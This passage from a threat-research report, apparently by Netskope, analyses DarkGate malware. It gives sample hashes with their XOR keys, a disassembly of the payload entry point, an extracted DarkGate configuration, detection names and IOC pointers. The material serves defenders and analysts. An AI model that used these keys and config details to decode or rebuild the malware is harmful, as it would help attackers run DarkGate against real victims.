During the investigation we observed different XOR keys used for different payloads. The following is a list of some of the obtained keys:

SHA256

XOR key

**SHA256****XOR key**

1fb6b8bed3a67ee4225f852c3d90fd2b629f2541ab431b4bd4d9d9f5bbd2c4b7

vJDAbKlz

567d828dab1022eda84f90592d6d95e331e0f2696e79ed7d86ddc095bb2efdc8

ELkMtLfA

99f25de5cc5614f4efd967db0dae50f20e2acbae9e98920aff3d98638b9ca1f1

de3f49e68c45db2f31d1cc1d10ff09f8cfce302b92a1f5361c8f34c3d78544e5

68952e8c311d1573b62d02c60a189e8c248530d4584eef1c7f0ff5ee20d730ab

RmDbBDsf

d4e766f81e567039c44ccca90ef192a7f063c1783224ee4be3e3d7786980e236

xfNwSUCI

5e94aa172460e74293db106a98327778ae2d32c6ce6592857a1ec0c581543572 tCFMLSBD

Exactly like the other stages, the execution flow will be transferred to the decoded file DOS header which will call the loader shellcode entry, and then the shellcode will call the DarkGate payload entry point:

04530838	55	push ebp	
04530839	8BEC	mov ebp,esp	
0453083B	B9 0D000000	mov ecx,D	D: '\r'
04530840	6A 00	push 0	
04530842	6A 00	push 0	
04530844	49	dec ecx	
04530845	^ 75 F9	jne 4530840	
04530847	B8 50075304	mov eax,4530750	
0453084C	E8 D35CFBFF	call 44E6824	
04530851	33C0	xor eax,eax	
04530853	55	push ebp	
04530854	68 0A0F5304	push 4530F0A	
04530859	64: FF30	push dword ptr fs:[eax]	
0453085C	64: 8920	mov dword ptr fs:[eax],esp	
0453085F	E8 7C31FFFF	call 4523CE0	
04530864	E8 9720FFFF	call 4522C00	
04530869	B8 200F5304	mov eax,4530F20	4530F20: "c:\\darkgatedebugg"
0453086E	E8 3D40FFFF	call 4524880	
04530873	84C0	test al,al	
04530875	v 74 0D	je 4530884	
04530877	83CA FF	or edx,FFFFFFFF	
0453087A	B8 200F5304	mov eax,4530F20	4530F20: "c:\\darkgatedebugg"
0453087F	E8 E479FFFF	call 4528568	
04530884	8D45 EC	lea eax,dword ptr ss:[ebp-14]	[ebp-14]: "PE"
04530887	E8 8CCAFEFF	call 451D618	
0453088C	8B45 EC	mov eax,dword ptr ss:[ebp-14]	[ebp-14]: "PE"
0453088F	BA 3C0F5304	mov edx,4530F3C	4530F3C: "SYSTEM"
04530894	E8 4B3CFBFF	call 44E47E4	
04530899	v 75 1D	jne 45308B8	
0453089B	A1 FC645304	mov eax,dword ptr ds:[45364FC]	
045308A0	C600 01	mov byte ptr ds:[eax],1	
045308A3	B8 4C0F5304	mov eax,4530F4C	4530F4C: "c:\\temp\\ssy"
045308A8	E8 1B3BFFFF	call 45246C8	
045308AD	84C0	test al,al	
045308AF	v 75 0F	jne 45308C0	
045308B1	E8 2230FFFF	call 45238D8	
045308B6	v EB 08	jmp 45308C0	
045308B8	A1 FC645304	mov eax,dword ptr ds:[45364FC]	
045308BD	C600 00	mov byte ptr ds:[eax],0	
045308C0	8D45 E8	lea eax,dword ptr ss:[ebp-18]	
045308C3	E8 50CAFEFF	call 451D618	
045308C8	8B45 E8	mov eax,dword ptr ss:[ebp-18]	
045308CB	BA 600F5304	mov edx,4530F60	4530F60: "SafeMode"
045308D0	E8 0F3CFBFF	call 44E47E4	

DarkGate final payload entrypoint

The following is an example of the configuration extracted from the DarkGate payload:

```
0=2351
1=Yes
2=Yes
3=Yes
5=Yes
4=35
6=Yes
8=Yes
7=6000
9=Yes
10=txtMut
11=Yes
12=No
13=No
14=4
15=MIm1csfyPCPETH
16=4
17=Yes
18=Yes
19=No
21=evcog12
22=8080
23=user_871236672
24=No
25=4
26=Yes
27=No
28=No
29=Yes
20=Yes
```

DarkGate configuration example

In order to facilitate the final DarkGate payload extraction Netskope Threat Labs created a [script](#) to automate this process.

## Netskope Detection

---

- Netskope Threat Protection
  - Win32.Trojan.TurtleLoader
  - Win32.Trojan.DarkGate
- Netskope Advanced Threat Protection provides proactive coverage against this threat.
  - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
  - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox

## Conclusions

---

Although DarkGate is a threat created years ago it has been very active recently. Several campaigns involving different delivery and loading methods have been used, as well as new malware features being added, which requires a lot of action from the security community.

Netskope Threat Labs will continue to track how the DarkGate malware evolves and its TTP.

## **IOCs**

---

All the IOCs related to this campaign, scripts, and the Yara rules can be found in our [GitHub repository](#).